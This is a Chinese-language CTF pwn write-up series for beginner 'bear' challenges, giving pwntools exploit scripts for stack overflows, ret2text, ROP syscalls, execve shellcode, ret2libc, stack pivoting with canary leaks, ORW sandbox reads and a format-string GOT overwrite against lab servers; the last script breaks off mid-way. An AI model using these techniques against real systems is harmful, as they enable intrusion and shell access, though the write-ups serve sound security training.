bear的nc

难度：*
快来快来面见bear，开启你的pwn旅程吧！


知识点要求

1. 配置好linux虚拟机/服务器
2. 初步掌握linux的基础知识：比如简单指令(cat,ls,env,whami,pwd等)，基本概念(shell,用户权限,env)
3. 掌握nc的用法：nc ip地址 端口
4. 理解做pwn的核心目的：通过利用漏洞拿到远程服务器的数据。这一题是直接拿到了shell，拿到shell就可以为所欲为，任意增删查改。


做题过程

直接nc靶机，发现一个bear。面见了bear就能拿shell力！

可以进入到靶机内部。直接cat flag就能得到flag了



关于附件，有兴趣的可以拖入ida看一下实现逻辑。



就是因为执行了system("/bin/sh")才会弹出shell的，这句话就相当于在终端启动了一个shell


bear的linux指令

难度：*

来熟悉熟悉linux指令吧！

考察知识点

linux指令：；执行两句话



bear的考验

难度：*


熊想筛选出智力拔群的天才，于是出了很多题来考验想拿到flag的ctfer们。快来试试吧！

考察知识点

1. python基础语法：循环条件语句，数据类型的转换
2. pwntools的用法：安装和一些函数的使用，以及一些网络编程串口的理解

做题过程

拖入ida,先逆向分析



查看函数列表，找到main函数

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    unsigned int v3; // eax
    char v5; // [rsp+Bh] [rbp-25h]
    int v6; // [rsp+Ch] [rbp-24h] BYREF
    int v7; // [rsp+10h] [rbp-20h]
    unsigned int i; // [rsp+14h] [rbp-1Ch]
    unsigned int v9; // [rsp+18h] [rbp-18h]
    int v10; // [rsp+1Ch] [rbp-14h]
    int v11; // [rsp+20h] [rbp-10h]
    int v12; // [rsp+24h] [rbp-Ch]
    unsigned __int64 v13; // [rsp+28h] [rbp-8h]

    v13 = __readfsqword(0x28u);
    sub_40095E(a1, a2, a3);
    puts(&byte_400C50);
    v9 = 1000;
    v3 = time(0LL);
    srand(v3);
    for ( i = 0; (int)i < (int)v9; ++i )
    {
        printf("round[%4d:%4d]\n", i, v9);
        v10 = rand() % 1000;
        v11 = rand() % 1000;
        v12 = rand() % 4;
```

```
        if ( v12 == 1 )
        {
            v5 = 45;
            v7 = v10 - v11;
        }
        else if ( v12 > 1 )
        {
            if ( v12 == 2 )
            {
                v5 = 42;
                v7 = v11 * v10;
            }
            else if ( v12 == 3 )
            {
                v5 = 47;
                v7 = v10 / v11;
            }
        }
        else if ( !v12 )
        {
            v5 = 43;
            v7 = v10 + v11;
        }
        printf("%d %c %d = ", (unsigned int)v10, (unsigned int)v5, (unsigned
int)v11);
        __isoc99_scanf("%d", &v6);
        if ( v6 != v7 )
        {
            puts(&byte_400C98);
            exit(0);
        }
    }
    system("/bin/sh");
    return 0LL;
}
```

发现就是随机生成1000个加减乘除的表达式，让你输入答案，并且在sub_40095E函数里注册了超时处理。就是让你学会用pwntools去处理接受发送的信息。

```
from pwn import *
# 设置上下文语境
context(log_level = 'debug', os = 'linux', arch = 'amd64')

#sh = process("./pwn")
sh = remote("100.78.41.3",10000)

sh.recvuntil(b"\n")

a=0;b=0;operatorCh=' '

for i in range(1000):
    sh.recvuntil(b"\n")
    expression = sh.recvuntil(b"=")
    element = expression.decode().split(" ")
    a=element[0]
    operatorCh=element[1]
    b=element[2]
```

```
    if operatorCh=='*':
        res = int(a,10)*int(b,10)
    elif operatorCh=='/':
        res = int(a,10)//int(b,10)
    elif operatorCh=='+':
        res = int(a,10)+int(b,10)
    elif operatorCh=='-':
        res = int(a,10)-int(b,10)
    print(res)
    if(res>=0):
        final = str(res).encode()
    else:
        final = b'-'+str(-res).encode()
    sh.sendline(final)

sh.interactive()
```

bear的等待

难度：**
熊大大在等待一位天选之人，想赠予他绝世秘籍。你会是这个天选之人吗?

考察知识点：

1. 栈溢出篡改临时变量：需要学会了解栈帧，分析栈地址在内存中的映射，根据临时变量在栈地址空间的存储顺序来覆写。
2. 需要了解scanf函数的漏洞（这时候就可以明白为什么vs系列会强制使用scanf_s了）。
3. 进阶要求：配置好pwndbg，熟悉pwndbg的操作，并学会如何让pwndbg跟pwntools配套使用。

做题过程：

老规矩，先逆向，简单分析程序逻辑。找到main函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+4h] [rbp-2Ch] BYREF
  int v5; // [rsp+8h] [rbp-28h]
  char s1[16]; // [rsp+10h] [rbp-20h] BYREF
  int v8; // [rsp+20h] [rbp-10h]
  unsigned __int64 v9; // [rsp+28h] [rbp-8h]

  v9 = __readfsqword(0x28u);
  init(argc, argv, envp);
  v5 = getluck();
  puts(&s);
  v8 = v5;
  __isoc99_scanf(&unk_400B0C, s1);
  if ( !strcmp(s1, "no") )
  {
    puts(&byte_400B12);
  }
  else if ( !strcmp(s1, "yes") )
  {
```

分析getluck()函数，getluck函数就是返回带有随机种子的随机数。

```
int getluck()
{
  unsigned int v0; // eax

  v0 = time(0LL);
  srand(v0);
  return rand();
}
```

后面就是一些简单的逻辑判断，先回答yes，然后输入一个数字，然后比较这个数字跟getluck()得到的随机数，如果相等，则给shell

```
  puts(&s);
  v8 = v5;
  __isoc99_scanf(&unk_400B0C, s1);
  if ( !strcmp(s1, "no") )
  {
    puts(&byte_400B12);
  }
  else if ( !strcmp(s1, "yes") )
  {
    puts(&byte_400B30);
    if ( !(unsigned int)__isoc99_scanf(&unk_400B76, &v4) )
    {
      puts(&byte_400B79);
      exit(0);
    }
    if ( v8 == v4 )
    {
      puts(&byte_400B90);
      system("/bin/sh");
    }
```

这一题的关键就是在于v8在字符串s1的后面。而s1是用scanf读入的，可以用scanf来完成越界内存的写入，改变v8的值。

```
  char s1[16]; // [rsp+10h] [rbp-20h] BYREF
  int v8; // [rsp+20h] [rbp-10h]
  unsigned __int64 v9; // [rsp+28h] [rbp-8h]

  v9 = __readfsqword(0x28u);
  init(argc, argv, envp);
  v5 = getluck();
  puts(&s);
  v8 = v5;
```

exp如下

```
from pwn import *
# 设置上下文语境
context(log_level = 'debug', os = 'linux', arch = 'amd64')
def dbg():
    gdb.attach(sh)
    pause()

#sh = process("./stackoverflow")
sh = remote("100.78.41.3",10001)
#dbg()

sh.recvline()
# 覆写luck变量为1
payload = b'yes\0'+12*b'a'+p32(1)
sh.sendline(payload)
# 输入num
sh.sendline(b'1')
```

```
sh.interactive()
```


bear的backd00r_1


难度：**
熊老师难得开了次后门，eng?该怎么进入后门呢?

考察知识点：

x64的ret2text：学会计算栈溢出长度

做题过程





简单的ret2text exp如下

```
from pwn import *
# 设置上下文语境
context(log_level = 'debug', os = 'linux', arch = 'amd64')

#sh = process("./backd00r1")
sh = remote("10.10.175.100",33565)
#dbg()
backdoor_addr = 0x400768
sh.recvline()
payload = 0x20*b'a'+8*b'a'+p64(backdoor_addr)
sh.sendline(payload)
# 输入num
sh.interactive()
```

bear的backd00r_2

难度：**
熊老师又开了次后门，这个后门好像还有点不一样了...

考察知识点：

x86的ret2text：学会计算栈溢出长度
exp如下：

```
from pwn import *
# 设置上下文语境
context(log_level = 'debug', os = 'linux', arch = 'i386')

#sh = process("./backd00r2")
sh = remote("10.10.175.100",33567)
backdoor_addr = 0x80485D0
payload = 0x1c*b'a'+4*b'a'+p32(backdoor_addr)
sh.sendline(payload)
# 输入num
sh.interactive()
```

bear的easy32

难度：**

考察知识点：

x86函数调用

```
from pwn import *
# 设置上下文语境
context(log_level = 'debug', os = 'linux', arch = 'i386')
def dbg():
    gdb.attach(sh)
    pause()

#sh = process("./easy32")
#elf = ELF("./easy32")
sh = remote("10.10.175.100",33569)
#dbg()
sh.recvuntil(b'\n')
sh.recvuntil(b'\n')
sh.sendline(0x12*b"a")
sh.recvuntil(b'\n')
system_plt = 0x8048410 # elf.plt["system"]
call_system_addr=0x80485BE
bin_sh_addr = 0x8048710

payload = b'\0'+0x25*b'a'+4*b'a'
payload+= p32(call_system_addr)+p32(bin_sh_addr)

# payload = b'\0'+0x25*b'a'+4*b'a'
# payload+= p32(system_plt)+4*b'a'+p32(bin_sh_addr)
```

```
sh.sendline(payload)

sh.interactive()
```

bear的easy64

难度：2.5*

考察知识点：

1. x64函数的系统调用
2. 寻找gadget的方法：ROPgadget/ropper的使用

```
from pwn import *
# 设置上下文语境
context(log_level = 'debug', os = 'linux', arch = 'i386')
context.terminal = ['tmux','new-window']

#sh = process("./easy64")
#sh = gdb.debug('./easy64')
#elf = ELF("./easy64")
sh = remote("10.10.175.100",33572)
#dbg()
sh.recvuntil(b'\n')
sh.recvuntil(b'\n')
sh.sendline("/bin/sh\0")
sh.recvuntil(b'\n')
pop_rdi_addr = 0x4008d3
call_system_addr=0x4007B0
bin_sh_addr = 0x601090

payload = b'\0'+0x1F*b'a'+8*b'a'
payload+= p64(0x400860)+p64(pop_rdi_addr)+p64(bin_sh_addr)+p64(call_system_addr)
print(len(p64(0x400860)))
sh.sendline(payload)
# 输入num
sh.interactive()
```

bear的shellcode

难度：***

考察知识点

1. x86的shellcode
2. 对程序加载的认识：ASLR、PIE，NX保护
3. gdb动态调试
4. read函数深入理解
5. pwntools接收数据
6. python 字节流、字符串和int之间的关系及相互转化

```
from pwn import *
# 设置上下文语境
context(log_level = 'debug', os = 'linux', arch = 'i386')
```

```
context.terminal = ['tmux','new-window']

#sh = process("./shellcode")
#sh = gdb.debug('./shellcode')
sh = remote("10.10.175.100",33681)
leak_stack_addr_str = sh.recvline().split(b" ")[-1]
leak_stack_addr = leak_stack_addr_str[2:-1] # 接收泄露的栈地址
offset = 0xffc4f08c-0xffc4f07f +4           # 这一步是动态调试测出来的，也可以手动计算。前面一个数字是执行的栈地址，后面一个数字是泄露的栈地址
exe_start_point = offset + int(leak_stack_addr,16)
print(hex(exe_start_point))
sh.recvline()

shellcode =asm('push 0x68732f')   #push "hs//"
shellcode +=asm('push 0x6e69622f')  #push "nib/"
shellcode +=asm('mov ebx, esp')     #ebx <-esp   "/bin//sh"
shellcode +=asm('xor edx, edx')     #edx = 0
shellcode +=asm('xor ecx, ecx')     #ecx = 0
shellcode +=asm('mov al, 0xb')      #eax = 0xb
shellcode +=asm('int 0x80')     #32 system
payload =b"das2q41assd45w\0"+(16-15)*b'a'
payload+=4*b'a'
payload+=p32(exe_start_point)
payload+=shellcode
sh.send(payload)
sh.recvline()
pause()
sh.send(b"aa aaa\0")

sh.interactive()
```

ret2sys

难度：2.5*

考察知识点

1. 64位系统调用
2. 64位rop

```
(pwn_env) ┌──(pwn_env-iUcyaclw)-(kali㉿kali)-[~/Desktop/pwn_env]
└─$ ROPgadget --binary ret2sys --only "pop|ret"
Gadgets information
============================================================
0x000000000040126e : pop rax ; ret
0x000000000040123d : pop rbp ; ret
0x0000000000401270 : pop rdi ; ret
0x0000000000401273 : pop rdx ; ret
0x0000000000401272 : pop rsi ; pop rdx ; ret
0x000000000040101a : ret
0x0000000000401354 : ret 0x8b48

Unique gadgets found: 7

(pwn_env) ┌──(pwn_env-iUcyaclw)-(kali㉿kali)-[~/Desktop/pwn_env]
└─$ ROPgadget --binary ret2sys --only "syscall"
Gadgets information
============================================================
0x000000000040126c : syscall

Unique gadgets found: 1
```

```python
from pwn import *

is_local=0
if is_local:
    io=process("./build/pwn")
else:
    io=remote("10.10.175.100",33237)

elf=ELF("./build/pwn")

bin_sh=next(elf.search(b"/bin/sh"))
rdi_ret=0x401270
rsi_rdx_ret=0x401272
rax_ret=0x40126e
syscall=0x40126c

payload=b'a'*0x28+p64(rax_ret)+p64(59)+p64(rsi_rdx_ret)+p64(0)+p64(0)+p64(rdi_re
t)+p64(bin_sh)+p64(syscall)
io.sendline(payload)
io.interactive()
```

ret2libc

难度：***

考察知识点

1. 64位函数调用
2. 泄露libc地址
3. patchelf

```python
from pwn import *
```

```
is_local=0
if is_local:
    io=process("./pwn")
else:
    io=remote("10.10.175.100",33241)

elf=ELF("./pwn")
libc=ELF("./lib/libc-2.23.so")

def getLibcBase(name:string):
    target_addr=u64(io.recv(6).ljust(8, b'\x00'))
    std_addr=libc.symbols[name.encode()]
    return target_addr-std_addr
def hexlog(number:int):
    print(hex(number))
def debug():
    gdb.attach(io)
    pause()

puts_plt=elf.plt["puts"]
puts_got=elf.got["puts"]
vuln=elf.symbols["saySomething"]
rdi_ret=0x4011ce


payload=b'a'*0x38+p64(rdi_ret)+p64(puts_got)+p64(puts_plt)+p64(vuln)
io.sendline(payload)

print(io.recvuntil(b"d0?\n"))
libcbase=getLibcBase("puts")

bin_sh=next(libc.search(b'/bin/sh'))+libcbase
system=libc.symbols["system"]+libcbase
payload=b'a'*0x38+p64(rdi_ret)+p64(bin_sh)+p64(system)
io.sendline(payload)

io.interactive()
```

pivot

难度：***

考察知识点

1. 栈迁移
2. 泄露canary

```
from pwn import *


is_local=0
if is_local:
    io=process("./pwn")
else:
    io=remote("10.10.175.100",33233)

elf=ELF("./pwn")
```

```python
def hexlog(number:int):
    print(hex(number))

def debug():
    gdb.attach(io)
    pause()

def fmt_str(offset:int,writeSize:int ,addr:int, target:int, bitmode:int):
    payload = b""
    offset_bais=0
    targets=[(target >> i * 8)&0xff for i in range(writeSize)]
    prev = 0
    fmtstrs=[]
    for word in targets:
        if prev < word:
            result = word - prev
            fmtstrs.append(b"%" + str(result).encode() + b"c")
            prev+=result
            prev=prev&0xff
        elif prev == word:
            result = 0
            fmtstrs.append(b"")
        else:
            result = 256 + word - prev
            fmtstrs.append(b"%" + str(result).encode() + b"c")
            prev+=result
            prev=prev&0xff

    while True:
        prev_len=0
        for i in range(writeSize):
            prev_len+=len(fmtstrs[i])
            prev_len+=len(b"%" + str(offset_bais+offset+i).encode() + b"$hhn")
        if(offset_bais==math.ceil(prev_len/8)):
            break
        offset_bais+=1
    for i in range(writeSize):
        payload+=fmtstrs[i]
        payload+=b"%" + str(offset_bais+offset+i).encode() + b"$hhn"
    payload+=(8-len(payload)%8)*b'a'
    for i in range(writeSize):
        if bitmode==32:
            payload+=p32(addr+i)
        else:
            payload+=p64(addr+i)
    return payload


leave_ret=0x4012ff
ret=0x40101a
rdi_ret=0x40121e
bin_sh=next(elf.search(b"$0"))
system_plt=elf.plt['system']
```

```
payload=b'a'*0x28
io.sendlineafter(b'you name\n',payload)
io.recvuntil(b'aaaaaa\n')
canary=u64(io.recv(7).rjust(8,b'\x00'))
hexlog(canary)


payload=p32(1166)
io.send(payload)

io.recvuntil(b'magic number:')
new_ebp=int(encode(io.recvline()),16)-8
hexlog(new_ebp)

payload=p64(rdi_ret)+p64(bin_sh)+p64(system_plt)+p64(canary)+p64(new_ebp)+p64(le
ave_ret)
io.send(payload)

io.interactive()
```

sandbox

难度：***

考察知识点

1. orw
2. rop 64位系统调用

```
from pwn import *



is_local=0
if is_local:
    io=process("./pwn")
else:
    io=remote("10.10.175.100",33235)

elf=ELF("./pwn")

# context.log_level='debug'

def hexlog(number:int):
    print(hex(number))

def debug():
    gdb.attach(io)
    pause()


rdi_ret=0x401271
rsi_rdx_ret=0x401273
rax_ret=0x40126f
syscall=0x40126c
io.recvuntil(b"input enter size\n")
io.send(b'\xff\xff\xff\xff')
```

```
io.recvuntil(b"magic num:")
buffer=int(io.recvline(),16)
payload=b'/flag\x00\x00\x00'+b'a'*0x20
payload+=p64(rax_ret)+p64(2)+p64(rsi_rdx_ret)+p64(0)+p64(0)+p64(rdi_ret)+p64(buf
fer)+p64(syscall)
payload+=p64(rax_ret)+p64(0)+p64(rsi_rdx_ret)+p64(buffer)+p64(0x30)+p64(rdi_ret)
+p64(3)+p64(syscall)
payload+=p64(rax_ret)+p64(1)+p64(rsi_rdx_ret)+p64(buffer)+p64(0x30)+p64(rdi_ret)
+p64(2)+p64(syscall)
io.sendline(payload)
io.interactive()
```

fmt

难度:

考察知识点

1. 格式化字符串参数内存分布
2. 格式化字符串任意地址写
3. 计算PIE偏移
4. 泄露libc地址

现在有两种思路:
方法一:

1. **泄露main函数地址，算出pie的偏移**
2. **获取puts函数的got值**
3. **覆写memset的got表为puts**

首先是算出来getFlag中 函数返回地址(main函数地址) 在 printf参数中的偏移量
格式化字符串 测量偏移量深度解析 (x64)
然后验证一下可行性:
这里pwndbg停在第二次输入的时候

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/kali/Desktop/pwn_env/fmt:
GOT protection: Partial RELRO | Found 13 GOT entries passing the filter
[0x555555558018] free@GLIBC_2.2.5 -> 0x7ffff7884540 (free) ◂— push r13
[0x555555558020] puts@GLIBC_2.2.5 -> 0x7ffff786f6a0 (puts) ◂— push r12
[0x555555558028] fclose@GLIBC_2.2.5 -> 0x7ffff786d270 (fclose) ◂— push r12
[0x555555558030] __stack_chk_fail@GLIBC_2.4 -> 0x555555555060 ◂— endbr64
[0x555555558038] printf@GLIBC_2.2.5 -> 0x7ffff7855810 (printf) ◂— sub rsp, 0xd8
[0x555555558040] memset@GLIBC_2.2.5 -> 0x7ffff788f2c0 ◂— movd xmm0, esi
[0x555555558048] read@GLIBC_2.2.5 -> 0x7ffff78f7350 (read) ◂— cmp dword ptr [rip + 0x2d23e9], 0
[0x555555558050] fgets@GLIBC_2.2.5 -> 0x7ffff786dae0 (fgets) ◂— test esi, esi
[0x555555558058] strcmp@GLIBC_2.2.5 -> 0x7ffff789f5f0 ◂— mov eax, edi
[0x555555558060] malloc@GLIBC_2.2.5 -> 0x7ffff7884180 (malloc) ◂— push rbp
[0x555555558068] setvbuf@GLIBC_2.2.5 -> 0x7ffff786fe80 (setvbuf) ◂— push rbp
[0x555555558070] fopen@GLIBC_2.2.5 -> 0x7ffff786dd80 (fopen64) ◂— mov edx, 1
[0x555555558078] exit@GLIBC_2.2.5 -> 0x5555555550f0 ◂— endbr64
```

```
pwndbg> set *0x555555558040= 0x7ffff786f6a0
pwndbg> display *0x555555558040
1: *0x555555558040 = -142149984
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/kali/Desktop/pwn_env/fmt:
GOT protection: Partial RELRO | Found 13 GOT entries passing the filter
[0x555555558018] free@GLIBC_2.2.5 -> 0x7ffff7884540 (free) ◂— push r13
[0x555555558020] puts@GLIBC_2.2.5 -> 0x7ffff786f6a0 (puts) ◂— push r12
[0x555555558028] fclose@GLIBC_2.2.5 -> 0x7ffff786d270 (fclose) ◂— push r12
[0x555555558030] __stack_chk_fail@GLIBC_2.4 -> 0x555555555060 ◂— endbr64
[0x555555558038] printf@GLIBC_2.2.5 -> 0x7ffff7855810 (printf) ◂— sub rsp, 0xd8
[0x555555558040] memset@GLIBC_2.2.5 -> 0x7ffff786f6a0 (puts) ◂— push r12
[0x555555558048] read@GLIBC_2.2.5 -> 0x7ffff78f7350 (read) ◂— cmp dword ptr [rip + 0x2d23e9], 0
[0x555555558050] fgets@GLIBC_2.2.5 -> 0x7ffff786dae0 (fgets) ◂— test esi, esi
[0x555555558058] strcmp@GLIBC_2.2.5 -> 0x7ffff789f5f0 ◂— mov eax, edi
[0x555555558060] malloc@GLIBC_2.2.5 -> 0x7ffff7884180 (malloc) ◂— push rbp
[0x555555558068] setvbuf@GLIBC_2.2.5 -> 0x7ffff786fe80 (setvbuf) ◂— push rbp
[0x555555558070] fopen@GLIBC_2.2.5 -> 0x7ffff786dd80 (fopen64) ◂— mov edx, 1
[0x555555558078] exit@GLIBC_2.2.5 -> 0x5555555550f0 ◂— endbr64
```

发现memset got地址被成功修改，继续执行，发现打印出本地的flag，思路可行

```
pwndbg> c
Continuing.
as
your input:
as
flag{yyyqweqwe}
```

exp如下：

```
from pwn import *
from LibcSearcher import *

context(log_level = 'debug', os = 'linux', arch = 'amd64')
context.terminal = ['tmux','new-window']
local = 2
if local == 1 :
    sh = process([b"./ld.so", b"./shaokao"], env = {"LD_PRELOAD" :
b"./libc.so.6"})
elif local == 2 :
    sh = process("./fmt")
elif local == 3 :
    sh = gdb.debug("./fmt")
else :
    sh = remote("10.10.175.100", 35664)
elf = ELF('./fmt')
# libc = elf.libc
libc = ELF('./libc-2.23.so')

s       = lambda data               :sh.send(data)
sa      = lambda text, data         :sh.sendafter(text, data)
sl      = lambda data               :sh.sendline(data)
sla     = lambda text, data         :sh.sendlineafter(text, data)
r       = lambda num                :sh.recv(num)
ru      = lambda text               :sh.recvuntil(text)
rl      = lambda                    :sh.recvline()
uu32    = lambda                    :u32(sh.recvuntil(b"\xf7")[-4:].ljust(4,
b"\x00"))
```

```
uu64    = lambda                    :u64(sh.recvuntil(b"\x7f")[-6:].ljust(8,
b"\x00"))
lg      = lambda s                  :sh.success('\033[32m%s -> 0x%x\033[0m' %
(s, eval(s)))
lgl     = lambda s, value           :sh.success('\033[32m%s -> 0x%x\033[0m' %
(s, value))

#-------------------------------------------------------------------------------
----------------------#

# 1. 获得main函数的地址，来确定pie偏移
payload1 = b"%45$p"
sla(b"What is your passwd?\n",payload1)
rl()
rec=rl()
fun_ret_addr = int(rec[2:-1],16)
elf.address = fun_ret_addr - 0x1494

# 2. 得到puts函数的got地址（再次泄露）
put_got_addr = elf.got['puts']
print(hex(elf.address))
print(hex(put_got_addr))
payload2 = b"AAA%11$s"+p64(put_got_addr) # 考虑一下为什么
p64(put_got_addr)+b"%10$s" 不行？
sla(b"input error, try again\n",payload2)
rl()

put_got_value = uu64()
lgl("put_got_value",put_got_value)

# 3. 修改memset got的地址为 puts
    # 计算memset got表的地址
memset_got_addr = elf.got['memset']
print(len(b'%'+str(put_got_value).encode() + b'x'+b"%10$nAA"))
# payload3 =b'%'
+str(put_got_value).encode()+b'x'+b"%17$nAA"+p64(memset_got_addr) 考虑一下为什么这样
